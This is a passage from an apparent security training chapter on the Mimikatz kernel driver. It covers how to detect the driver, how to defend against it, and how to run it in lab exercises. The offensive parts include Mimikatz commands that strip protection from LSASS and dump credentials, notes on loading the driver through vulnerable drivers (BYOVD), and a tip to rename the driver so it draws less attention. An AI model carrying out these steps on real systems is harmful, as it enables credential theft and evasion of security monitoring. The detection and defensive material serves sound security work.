</Event>
Sysmon Event ID 6
Logs driver loading with hash information:
xml
<Event xmlns="...">
  <System>
    <EventID>6</EventID>
    ...
  </System>
  <EventData>
    <Data Name="ImageLoaded">C:\Windows\System32\drivers\mimidrv.sys</Data>
    <Data Name="Hashes">SHA256=...</Data>
    <Data Name="Signed">true</Data>
    <Data Name="SignatureStatus">Expired</Data>
  </EventData>
</Event>
WMI-Based Detection
Query for the driver remotely:
powershell
Get-WmiObject Win32_SystemDriver -Filter "Name='mimidrv'"
Or more broadly:
powershell
Get-WmiObject Win32_SystemDriver |
    Where-Object {$_.PathName -like "*mimidrv*" -or $_.DisplayName -like "*mimikatz*"}
Detection Summary
| Event Source | Event ID | Indicator | Priority |
|---|---|---|---|
| Security | 4697 | Service named "mimidrv" installed | Critical |
| Sysmon | 6 | Driver with expired signature loaded | Critical |
| Sysmon | 6 | Driver hash matching known mimidrv | Critical |
| WMI | - | Win32_SystemDriver with suspicious name | High |
| System | 7045 | Kernel driver service created | High |
Additional Indicators
Defensive Strategies
1. Enforce Driver Signature Enforcement
Ensure DSE cannot be disabled:
- Secure Boot: Must be enabled and enforced
- Virtualization-Based Security (VBS): Enables Hypervisor-Protected Code Integrity (HVCI)
- Windows Defender Application Control: Block unsigned drivers
powershell
# Check HVCI status
Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard
2. Block Known Vulnerable Drivers
Microsoft provides a recommended driver block list for BYOVD prevention:
Computer Configuration → Windows Settings → Security Settings →
Application Control Policies → Windows Defender Application Control
Block known vulnerable drivers used to disable DSE:
- Capcom.sys
- dbutil_2_3.sys
- RTCore64.sys
- etc.
3. Monitor Driver Installation Events
Alert on:
- Event ID 4697 with kernel driver type
- Sysmon Event ID 6 with expired signatures
- Any driver with suspicious names or paths
# SIEM query example
index=wineventlog EventCode=4697 ServiceType=0x1
| where ServiceName NOT IN (approved_driver_list)
| alert
4. Implement Credential Guard
Credential Guard moves sensitive credentials to a Hyper-V protected container. Even with kernel access, the mimidrv driver cannot reach credentials in the isolated environment.
5. Monitor Kernel Callback Lists
Advanced detection can identify when callback lists are tampered with:
- Process creation callback list modifications
- Minifilter detach operations
- SSDT hook removals
6. Deploy Memory Integrity (HVCI)
Hypervisor-Protected Code Integrity prevents unsigned code from running in kernel mode, even with local administrator access.
7. Audit Policy Configuration
Enable auditing for security-related events:
auditpol /set /subcategory:"Security System Extension" /success:enable /failure:enableOperational Considerations
Driver Signing Challenges
The default mimidrv.sys signature is expired. Options for deployment:
| Approach | Feasibility | Risk |
|---|---|---|
| Test Signing Mode | Lab only | Obvious indicator |
| BYOVD | Possible | Requires finding vulnerable driver |
| Custom Signing | Expensive | Requires EV certificate |
| Disable DSE | Requires existing kernel access | Circular dependency |
Custom Driver Modification
For operational use, consider modifying before deployment:
- Driver Name: Change from
mimidrvto something innocuous - Service Name: Modify in
kuhl_m_kernel.c - Resource Information: Update
mimidrv.rc - Compile and Sign: Obtain valid signature if possible
Crash Risk Management
Kernel code crashes cause BSODs. Mitigate by:
- Lab Testing: Always test against matching OS version first
- Snapshot/Backup: Ensure recovery capability before deployment
- Non-Critical Systems: Avoid driver use on critical infrastructure
- Minimal Commands: Run only necessary commands, then unload
Cleanup Procedures
Always clean up after kernel operations:
- Unload driver:
!- - Verify service deleted:
sc query mimidrv(should fail) - Check for residual file:
dir C:\Windows\System32\drivers\mimidrv.sys - Review event logs for your activity
- Document what was done for engagement records
When to Use vs. Avoid
Use the driver when:
- PPL blocks credential extraction and alternatives fail
- You need to map EDR kernel presence
- Forensic memory dump is required and standard tools fail
Avoid the driver when:
- User-mode techniques are sufficient
- Crash risk is unacceptable
- Detection is likely and problematic
- Driver signing requirements can't be met
Practical Lab Exercises
Exercise 1: Driver Installation and Verification
Objective: Successfully load and verify the mimidrv driver.
Prerequisites: Lab system with Test Signing Mode enabled
- Run Mimikatz as Administrator
- Load the driver:
!+ - Verify response:
!ping - Check service status:
sc query mimidrv - Locate the driver file:
dir C:\Windows\System32\drivers\mimidrv.sys - Unload the driver:
!-
Exercise 2: PPL Bypass
Objective: Remove PPL protection from LSASS and extract credentials.
- Enable RunAsPPL in your lab (requires reboot)
- Verify LSASS is protected:
!process(look for[1-0-4]) - Attempt credential extraction without driver:
sekurlsa::logonpasswords(should fail) - Load driver and remove protection:
!+ !processProtect /process:lsass.exe /remove - Retry credential extraction (should succeed)
- Clean up:
!-
Exercise 3: Kernel Reconnaissance
Objective: Map the security product landscape in the kernel.
- Load the driver:
!+ - List all loaded drivers:
!modules - Identify minifilters:
!minifilter - Enumerate process callbacks:
!notifProcess - Document findings:
- Which security products are present?
- What altitude do they operate at?
- What callbacks have they registered?
- Unload driver:
!-
Exercise 4: Detection Engineering
Objective: Create and validate detection rules for driver activity.
- Enable relevant auditing:
auditpol /set /subcategory:"Security System Extension" /success:enable - Deploy Sysmon with driver loading rules
- Load the mimidrv driver
- Examine generated events:
- Security Event 4697
- Sysmon Event 6
- Create SIEM detection rules based on findings
- Test rules against repeated driver loads
Exercise 5: Callback Manipulation Analysis
Objective: Understand how security products use kernel callbacks.
- Install Sysmon in your lab
- Load mimidrv:
!+ - Enumerate process callbacks:
!notifProcess - Identify Sysmon's callback entry
- Research: What would happen if this callback were removed?
- (Do NOT actually remove it—understand the implications)
- Document the security monitoring architecture
Summary
The Mimikatz kernel driver represents the ultimate capability in the toolkit—direct kernel access that bypasses all user-mode security boundaries. It's also the most dangerous and most detectable component.
Key Takeaways:
- Ring 0 access bypasses all Ring 3 protections including PPL, making LSASS accessible regardless of protection settings
!+loads the driver,!-unloads it—always clean up!processProtect /removeis the primary use case—stripping PPL from LSASS- Driver signing is the major deployment barrier—expired signatures are blocked on Secure Boot systems
- Callback enumeration reveals the EDR landscape—
!notifProcess,!minifiltershow what's monitoring - UEFI manipulation enables persistent PPL bypass—but requires reboot
- Detection is highly reliable—Event ID 4697, Sysmon Event ID 6 are definitive indicators
- Crash risk is real—kernel bugs cause BSODs; always test in lab first
The driver should be viewed as a specialized tool for specific scenarios, not a default approach. When user-mode techniques suffice, they're preferable due to lower risk and detection surface. When kernel access is genuinely necessary—PPL bypass, EDR research, forensic memory dumps—the driver provides capabilities that simply aren't available otherwise.
Next: Chapter 14: LSASS Windows AuthenticationPrevious: Chapter 12: LSASS Protections